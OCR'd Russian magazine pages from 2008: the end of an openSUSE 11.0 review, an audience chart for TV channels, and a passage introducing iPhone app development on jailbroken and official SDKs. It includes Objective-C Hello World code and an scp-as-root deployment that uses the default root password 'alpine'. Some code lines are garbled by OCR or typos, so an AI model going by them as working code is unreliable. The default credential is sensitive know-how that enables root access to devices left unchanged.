


info

• LiveCD-версия доступна в двух вариантах: с GNOME 2.22.2 и KDE 4.0.4.

• Время установки дистрибутива сократилось примерно в два раза, и теперь весь процесс занимает около 20 минут.

• Поддержка openSUSE 11.0 заявлена до 30 июня 2010 года. В течение этого времени будут устраняться ошибки и проблемы, связанные с безопасностью.



В openSUSE есть две утилиты для настройки эффектов Compiz

Это — композиция окон с эффектами затенения и прозрачности, предпросмотр при переключении между окнами по <Alt>+<Tab>, новая виртуальная файловая система GVFS, прозрачно работающая с Сетью, и многое другое. По умолчанию используется версия KDE 4.0.4 с некоторыми пакетами из 4.1. Она показала себя вполне работоспособной, особенно учитывая, что предварительные релизы этой среды висли после запуска первого же виджета. Кстати, количество доступных после установки виджетов на порядок больше, чем в Fedora. Несмотря на то, что в KDE 4 в качестве основного файлового менеджера продвигается Dolphin, в openSUSE по дефолту стартует Konqueror.

В LiveCD есть и IceWM, предназначенный для слабых машин. В DVD-варианте присутствуют KDE 3.5.9, Xfce 4.4.2 и другие. В репозитарии можно найти еще с десяток менее популярных оконных менеджеров.

Вывод «glxinfo | grep rendering» оповестил о том, что 3D-ускорение на видеокарте ATI по умолчанию включено.

В качестве звукового сервера использован ставший уже стандартом для многих дистрибутивов PulseAudio. После запуска ты обнаружишь в панели апплет управления основными функциями этого сервера. Несколько других утилит для настройки PulseAudio можно найти в меню Мультимедиа.

Анализ вывода dmesg, lspci и других утилит показал, что все оборудование определилось корректно. Щелчком по апплету NetworkManager можно легко настроить не только Ethernet, но и WiFi-, VPN-, DSL-подключение.

В качестве веб-браузера выбран новый Mozilla Firefox 3.0 Beta5. В RC1 была установлена куча xpi-плагинов для воспроизведения мультимедиа-файлов и расширение для работы с Beagle. Сейчас все это почему-то решили убрать. Еще один интересный момент: в GNOME появился недавно вышедший проигрыватель Banshee 1.0, однако при щелчке на MP3 стартует Totem.

Вслед за Ubuntu и Fedora в openSUSE стала доступна система управления правами пользователей PolicyKit, цель которой — дать приложениям единый способ повышения полномочий, например, для задач администрирования. Суровый админ может разрешить пользователю изменять системное время или предоставить право запускать и останавливать системные службы.

Как в KDE, так и в GNOME имеются две основные утилиты для настройки — это **Control Center**, возможности которого в GNOME, в общем-то, совпадают с KDE'шным. Все настройки разбиты на четыре группы: Оборудование, Оформление, Персональные и Система. Некоторые первостепенные задачи вынесены в отдельное поле Common Task. В группе Система можно найти только ярлык для настройки автоматических обновлений.

Основные настройки ОС и установки ПО собраны в YaST. Здесь же продублированы некоторые пункты из Control Center. Полный список возможностей по настройкам YaST не перечислить и на десяти полосах — очень мощная утилита с интуитивно понятным интерфейсом! В ней можно найти все, что только приходится конфигурировать. К примеру, имеется отдельный раздел Виртуализация, после выбора которого последует запрос на установку XEN и сопутствующих утилит. Для настройки видеоподсистемы предлагается утила SAX2, которая, правда, также является модулем YaST.

Наличие в поставке двух программ конфигурирования мне показалось излишним (ведь после доведения системы до нужного состояния вызывать их приходится редко). В повседневной эксплуатации вполне хватает возможностей Control Center.

ПОКАЗ МОД

Если посмотреть на мажорные дистрибутивы, вышедшие весной-летом этого года, нельзя не заметить, что Ubuntu 8.04 и Mandriva 2008.1 обошлись без глобальных изменений (консервативность для десктопного варианта — скорее минус, чем плюс). В Fedora 9, наоборот, слегка перемудрили с нововведениями: использование сырого KDE 4 в качестве основной рабочей среды, проблема с обновлением и установкой, драйверами Nvidia и т.д. И только разработчикам openSUSE удалось обойти все острые углы, действительно порадовав своих пользователей новинками. Мы получили бочку меда, где нет ни одной ложки дегтя!

БРЕНД №1

ДИНАМИКА РОСТА ТЕЛЕКАНАЛОВ.

ВЕСНА VS ЗИМА 2008

%

50

40

30

20

10

0

44%

22%

3%

7%

-6%

ТНТ СТС 2Х2 РЕН-ТВ 1Й КАНАЛ

ИСТОЧНИК:
TNS Gallup Media

ДОЛЯ АУДИТОРИИ ТЕЛЕКАНАЛА 2Х2 (11-34) 4,5% МОСКВА. 2008





ДМИТРИЙ «DEM@N» ТАРАСОВ
/ ADMIN@DTARASOV.RU /

XCODING ПОД iPhone

ВВЕДЕНИЕ В РАЗРАБОТКУ ПО ДЛЯ IPHONE

Прошел уже год с момента выпуска iPhone 1.0. Можно долго рассуждать по поводу значимости этого события, а также критиковать маркетинговую политику Apple по отношению к ряду стран, в числе которых и Россия. Но факт есть факт: iPhone — революционное мобильное устройство, задающее планку для остальных производителей. Попытаемся разобраться, как писать и распространять для него программные продукты.

Сегодня сложно найти в метро такой вагон, в котором не было бы владельца трендовой мобилки. Популярность устройства привела к формированию целого сообщества пользователей iPhone, среди которых оказалось много опытных программистов, за короткий срок умудрившихся взломать защиту устройства от использования SIM-карт любых операторов сотовой связи. После публикации средств «jailbreaking» (модификация прошивки с целью снятия ограничений) разлоченные iPhone можно без проблем заказать в интернете, а также купить на рынке электронной техники. Для нас с тобой это означает возможность приложить свои жилистые лапы к процессу разработки ПО для iPhone.

РАЗРАБОТКА ПРИЛОЖЕНИЙ С ИСПОЛЬЗОВАНИЕМ ДВИЖКА SAFARI

До официальной публикации SDK у разработчиков не было возможности легальной разработки native — приложений для iPhone и iPod Touch. Учитывая огромный интерес к iPhone, Apple пошла на компромисс: позволила сторонним разработчикам создавать так называемые виджеты — приложения, выполняемые в веб-браузере Safari, интегрированном в iPhone и iPod Touch. Основным отличием виджетов от native-приложений является необходимость написания кода не на Objective C, а с исполь ованием стандартных веб-технологий вроде HTML, CSS, JavaScript и AJAX. С точки зрения пользователя такое приложение отличается тем, что выполняется в веб-браузере и открывается не путем выбора иконки из главного меню устройства, а при выборе закладки. Для ознакомления с процессом создания и развертывания виджетов для iPhone рекомендую почитать книгу **«Professional iPhone and iPod Touch Programming»**, а также заглянуть на http://developer.apple.com/webapps/.

НЕОФИЦИАЛЬНЫЙ И ОФИЦИАЛЬНЫЙ МЕТОДЫ РАЗРАБОТКИ


Отсутствие официальной возможности создавать ПО не остановило энтузиастов. Они подготовили средства разработки, позволяющие создавать полноценный софт для JailBreaked iPhone. В процессе JailBreaking на аппарат устанавливается софтина с немудреным названием Installer. С ее помощью пользователи могут скачивать и устанавливать необходимый софт из каталога, который формируется из репозиториев (их адреса прописываются вручную в Installer). Так что **JailBreaking** — не только разлочка, но и процедура, позволяющая получить полный доступ к файловой системе iPhone. Описание процесса без труда можно найти в Сети, поэтому мы не будем на этом останавливаться.

Софт, распространяющийся через **Installer**, написан с использованием «неофициального» процесса разработки. До недавнего времени иного пути создания и даже установки стороннего ПО в iPhone не было. Но в марте этого года Apple осчастливили-таки общественность публикацией первой беты SDK. С тех пор на офсайте разработчиков Apple периодически публикуются новые версии беты SDK и документации (на момент написания статьи наиболее актуальной была восьмая). SDK представляет собой IDE XCode, набор необходимых библиотек, эмулятор и другие инструменты. В статье мы рассмотрим обе методики разработки софта, но предварительно нужно сказать несколько слов о технологиях, использующихся при разработке ПО для iPhone.

IPHONE OS

Технологии, лежащие в основе ОС, принято представлять в виде слоев. Чем выше слой — тем выше уровень абстракции и тем чаще он используется для разработки. Нижние содержат технологии, предназначенные для выполнения низкоуровневых функций вроде базового ввода/вывода. При этом многие технологии ОС близки по духу к использующимся в настольной операционке.

Нижним слоем архитектуры в нашем случае является **Core OS**. Ядро iPhone OS базируется на адаптированном варианте ядра Mac OS X. Как водится, ядро служит для управления файловой системой, потоками, базовыми интерфейсами, межпроцессорным и сетевым взаимодействием, драйверами,



виртуальной памятью т.д. Уровнем выше расположен **Core Services Layer**, предоставляющий приложениям необходимые фундаментальные сервисы (типы данных, port'n'socket communication, потоки и т.д.). Разработчику редко когда приходится обращаться к этому слою напрямую, но вышележащие слои делают так постоянно. Media Layer содержит аудио-, видео- и графические технологии, играющие важную роль в iPhone OS. Данный уровень представляет собой удобный фреймворк, позволяющий быстро и легко использовать мультимедиа при разработке.
Самый верхний слой — **Cocoa Touch Layer**. Он предоставляет высокоуровневый API, предназначенный для создания графических приложений, а также для управления событиями. Любые пользовательские интерфейсы iPhone OS и взаимодействие с пользователем проектируются с использованием Cocoa Touch. Технология является модифицированной версией фреймворка Cocoa, который используется при разработке ПО для Mac OS X. Поэтому она имеет ряд схожих с ним черт, но содержит и нововведения, связанные с кардинально отличающимся механизмом ввода информации в iPhone (мышку и клавиатуру заменяют прикосновения к экрану) и необходимые для доступа к встроенным в iPhone приложениям вроде **Contacts** и **Photos**.

ИЩИТЕ ЛЕОПАРДА

Чтобы программировать под iPhone, нужен Mac с установленной Mac OS X Leopard. Грустно, но это так. Вообще говоря, можно развернуть среду разработки на Unix и даже пытаться писать из-под VMWare, но это связано с рядом сложностей, которые мы не в состоянии охватить в рамках журнального материала, поэтому здесь и далее мы будем полагать, что работа идет в Mac OS X Leopard. Кроме того, необходимо установить и сконфигурировать SDK. Описание процесса настройки рабочей станции для «неофициальной» разработки можно прочитать в замечательной книжке «**iPhone Open Application Development**», которую легко найти в Сети.

OBJECTIVE C

При разработке приложений для iPhone OS, а также MacOS 10.5 и выше используется язык программирования Objective C 2.0. Он является своеобразной надстройкой над ANSI C, предназначенной для гибкого объектно-ориентированного программирования. Не совсем понятно, чем Apple не угодил C++. Многие концепции Objective C заимствованы у одного из первых объектно-ориентированных языков Smalltalk. Тем не менее, программа для iPhone может содержать как код на Objective C, так и на C или C++.
При компиляции используются инструменты **GNU Compilers Collection**, которые распознают принадлежность кода к конкретному подвиду GNU C/C++ по расширению файла. В частности, C — код содержится в файлах с расширением `*.c`; C++ — код в `*.mm`; Objective C — в `*.m`.

ОСОБЕННОСТИ OBJECTIVE C

В Objective C, как и в C++, присутствуют классификаторы доступа к переменным-членам класса (`@private`, `@protected`, `@public` и `@package`). Разница в том, что эти классификаторы действуют только для объектов того же класса или его наследников. Для доступа к переменным-членам из других классов необходимо реализовать соответствующие методы. Например, чтобы иметь возможность получать размеры объекта класса прямоугольника из объекта класса окна, понадобится реализовать в первом метод, возвращающий размеры.
Отличительным типом данных в Objective C является тип id, использующийся при динамической типизации.
Конструкция вида `id anObject` — это объявление указателя на объект. Ключевым словом для нулевого объекта (то есть для указателя, который ни на что не указывает) будет `nil`. Сам по себе `id` не несет абсолютно никакой информации об объекте (помимо того, что это, собственно, объект).

Необходимые знания о методах и переменных-членах конкретного объекта — получаются при использовании так называемой isa-переменной, указывающей, к какому конкретно классу он относится. Само собой, этот подход имеет смысл применять только, если заранее неизвестно, к какому классу относится объект (или их совокупность).

OBJECT MESSAGING

В Objective C принята концепция — объектам оправляются сообщения в случае необходимости вызова какого-либо метода. Скажем, конструкция `[receiver message]` означает, что объекту receiver посылается сообщение message. По своей сути оно является именем метода с указанием его параметров. К примеру, вызов метода `setWidth(int)` объекта класса `CRect` выглядит так:

```
[myRect setWidth:20.0];
```

Как видно, параметры метода отделяются от его названия двоеточием. Если обязательных параметров несколько, они также отделяются друг от друга с помощью двоеточия:

```
[myRect setOrigin:30.0 :50.0]
```

Необязательные аргументы при этом разделяются запятыми:

```
[receiver makeArray:array, member1, member2, member3]
```

Здесь метод `makeArray` имеет один обязательный параметр — `array` и три необязательных — `member1`, `member2` и `member3`.
Как и в C, методы могут возвращать значения. В следующем примере булевой переменной `isCompleted` возвращается значение булевого метода `isCompleted`:

```
BOOL isCompleted;
isCompleted = [myOperation isCompleted];
```

Обрати внимание, что имя переменной и метода могут совпадать. Сообщения бывают вложенными, например, одному объекту прямоугольника можно присвоить размеры другого:

```
[myRect setSize:[anotherRect size]];
```

Не запрещается посылать сообщения nil-объектам. Иногда это полезно, например, когда необходимо узнать, инициализирован ли объект. Сообщение, вызывающее возвращающий значение метод, будет равно нулю.

СОЗДАНИЕ ОБЪЕКТОВ

В Objective C объявление класса обязательно должно содержаться в файле-заголовке с расширением `*.h`, а реализация — в файле `*.m`. Объявление класса выделяется с помощью директивы `@interface`, а реализация — директивой `@implementation`. Объявление простого класса может выглядеть, например, так:

```
#import <UIKit/UIKit.h>
@interface SimpleClass : NSObject {
//объявление переменных
}
//объявление свойств и методов @end
```

Выделение памяти для нового объекта осуществляется путем отправки

Имя	Дата изменения	Размер
Default	22 июня 2008 г., 22:12	108 К
HelloWorld	2 июля 2008 г., 0:40	20 К
Icon	27 июня 2008 г., 21:01	8 К
Info.plist	28 июня 2008 г., 20:13	4 К


Структура приложения HelloWorld

HelloWorld	Сегодня, 13:30	—	Программа
HelloWorld.h	1 июля 2008 г., 15:37	4 КБ	C Header Source File
HelloWorld.m	1 июля 2008 г., 16:33	4 КБ	Objective-C Source File
main.m	28 июня 2008 г., 19:51	4 КБ	Objective-C Source File
MainView.h	2 июля 2008 г., 0:16	4 КБ	C Header Source File
MainView.m	2 июля 2008 г., 0:16	4 КБ	Objective-C Source File
Makefile	1 июля 2008 г., 16:41	4 КБ	Простой текст


Анатомия проекта HelloWorld





dvd
Упомянутые в статье доки, сорцы и прочий полезный стафф, как обычно, ждут тебя на нашем диске!



HelloWorld в iPhone







Виджеты для iPhone за работой

сообщения alloc-классу, экземпляр которого требуется создать. Создание экземпляра класса `Rectangle` может выглядеть так:

```
Id myRect;
myRect = [Rectangle alloc];
```

Метод `alloc` выделяет память для объекта, а также инициализирует нулевыми значениями все его переменные-члены — за исключением переменной `isa`, указывающей на принадлежность объекта к конкретному классу. Чтобы можно было использовать объект, необходимо провести более тщательную инициализацию. Обычно она выполняется путем вызова метода из семейства `init`:

```
myRect = [[Rectangle alloc] init]
```

Подобная инициализация обязательна для кода, содержащего отправку объекту сообщений. Вообще, существует несколько разновидностей методов инициализации. Каждый из них приемлем для объектов конкретного класса, но все начинаются с `init`. Например, инициализацию класса `Rectangle` на самом деле следовало бы проводить с помощью метода `initWithPosition`, принимающего аргумент `size`.
Для получения подробной информации по Objective C советую ознакомиться с материалами сайта http://developer.apple.com/iphone, а также почитать документ «**The Objective-C 2.0 Programming Language**», который можно там же и скачать.

НЕОФИЦИАЛЬНЫЙ HELLO WORLD

Рассмотрим процесс создания несложного приложения с использованием неофициального SDK. Информацию по установке и настройке можно получить в книге «**iPhone Open Application Development**» либо на http://code.google.com/p/iphone-dev.
Анатомия любого приложения для iPhone проста до крайности. Приложение, по сути, — это директория с именем вида `HelloWorld.app`, содержащая исполняемый файл приложения, файл манифеста и ресурсы
Приведем пример. В простейшем случае директория содержит обязательные файлы:
- `Default.png` — картинка с расширением 320x480 пикселей, отображающаяся в устройстве в момент инициализации приложения;
- `HelloWorld` — собственно, исполняемый файл приложения;
- `Icon.png` — иконка приложения, отображающаяся в `SpringBoard`;
- `Info.plist` — своего рода манифест приложения, файл, подготовленный в XML-формате и содержащий информацию, необходимую для инициализации приложения.

Наличие файлов `Default.png`, `Icon.png` и `Info.plist` обязательно для успешного старта приложения. Проект же программы примерно выглядит так:

`HelloWorld.app` — созданная вручную директория, куда мы поместили ресурсы, исполняемый файл и манифест;
`main.m` — файл, содержащий код функции main, с которой традиционно для С начинается выполнение программы;
`HelloWorld.h` и `HelloWorld.m` — исходники класса приложения;
`MainView.h` и `MainView.m` — исходники окна приложения;
`Makefile` — файл, содержащий команды для sdk, необходимые для компиляции и сборки приложения.
Шаблон проекта вместе с указанными файлами можно скачать по адресу http://dtarasov.ru/iphone/files/helloworld.rar или взять на нашем крутом DVD.
Рассмотрим исходники проекта поближе:

MAIN.M

```
#import <UIKit/UIKit.h>
#import "HelloWorld.h"
int main(int argc, char** argv)
{
      NSAutoreleasePool* pool =
      [[NSAutoreleasePool alloc] init];
      return UIApplicationMain(argc,argv,
      [HelloWorld class]);
}
```

Каждое приложение для iPhone содержит такое определение функции main. В первой и второй строках содержится директива `#import`, которая выполняет схожую с `#inlude` функцию. Но помимо простого подключения файла, `#import` следит за тем, чтобы заголовок класса не включался в проект более одного раза, заменяя тем самым стандартный `workaround`:

```
#ifndef _MYCLASS_H
#define _MYCLASS_H
...
#endif
```

В теле функции `main` создается пул очистки, который необходим для освобождения памяти, занимаемой удаляемыми объектами, а также создается и инициализируется объект приложения. После чего запускается цикл обработки событий.

HELLOWORLD.H

```
#import <CoreFoundation/CoreFoundation.h>
#import <UIKit/UIKit.h>

@interface HelloWorld : UIApplication
{
   UIWindow* window;
```



Архитектура iPhone OS

```
   UIView* mainView;
}

-(void)applicationDidFinishLaunching:
(NSNotification*)aNotification'
@end
```

В этом примере объявляется класс `HelloWorld`, который наследуется от `UIApplication`. Объект создается из функции main. Переменные-члены данного класса — это объекты классов `UIWindow` и `UIView`. Перед тем, как отобразить элементы пользовательского интерфейса, необходимо создать окно, которое сможет их содержать, и наполнить его контентом. Переменная `window` необходима для создания, собственно, окна, а `mainView`, являющаяся объектом класса `UIView`, — для наполнения окна конкретным содержанием. При этом окно может содержать несколько переменных класса `UIView`. Метод `applicationDidFinishLaunching` унаследован от `UIApplication`, который вызывается после загрузки приложения в память. Он часто переопределяется для выполнения операции начального отображения пользовательского интерфейса следующим образом:

HELLOWORLD

```
#import "HelloWorld.h"
#import "MainView.h"

@implementation HelloWorld

-(void) applicationDidFinishLaunching:
(NSNotification*) aNotification
{
   Window = [[UIWindow alloc]
   initWithContentRect:[UIHardware
   fullScreenApplicationContentRect]];
   CGRect windowRect = [UIHardware
   fullScreenApplicationRect];
   windowRect.origin.x = windowRect.origin.y = 0.0f;
   mainView = [[MainView alloc]
   initWithFrame:windowRect];
   [window setContentView: mainView];
   [window orderFront: self];
   [window makeKey: self];
   [window _setHidden: NO];
}
@end
```

Здесь мы создали окно, инициализировали, а также поместили в него контент, созданный объектом класса `MainView`.

MAINVIEW.H

```
#import <CoreFoundation/CoreFoundation.h>
#import <UIKit/UIKit.h>
#import <UIKit/UITextView.h>

@interface MainView : UIView
{
 UITextView* textView;
}
```

А тут мы помещаем в определение `MainView` переменную-член класса `UITextView`. Она понадобится для отображения текста.

MAINVIEW.M

```
#import "MainView.h"
@implementation MainView
-(id)initWithFrame:(CGRect)rect
{
  If((self==[super initWithFrame:rect])!=nil)
  {
     textView = [[UITextView alloc]
     initWithFrame: rect];
     [textView setTextSize: 18];
     [textView setText:@"Hello, World"];
     [self addSubview: textView];
  }
  return self;
}
@end
```

После успешной инициализации объекта `MainView` мы создаем новый объект, унаследованный от `UITextView`, который в свою очередь наследуется от `UIVew`. `UITextView` позволяет настраивать параметры отображаемого текста, что мы и делаем. А затем «накладываем» `textView` на `mainView`.


На этом этапе приложение готово к сборке. Нужно только соответствующим образом подготовить `makefile` (см. пример из указанной выше ссылки). Все, — открываем консоль, набираем команды `make` и `make package`. Наше приложение готово к заливке в iPhone. Для этого в устройстве должны быть установлены пакеты BSD Subsystem и OpenSSH (можно найти в инсталлере). На устройство можно передавать файлы посредством scp. Чтобы перенести наше приложение в iPhone, выполняем следующую команду:

```
scp — r HelloWorld.app root@iPhone_ip:/Applications
```

Где `iPhone_ip` — `ip` устройства в локальной WiFi-сети. В ответ появится запрос пароля. Для iPhone первого поколения следует ввести «`alpine`». Чтобы иконка приложения появилась в меню устройства, нужно либо перезапустить его, либо приконнектиться к нему по ssh и выполнить команду `$killall SpringBoard`.

ИСПОЛЬЗОВАНИЕ ОФИЦИАЛЬНОГО SDK

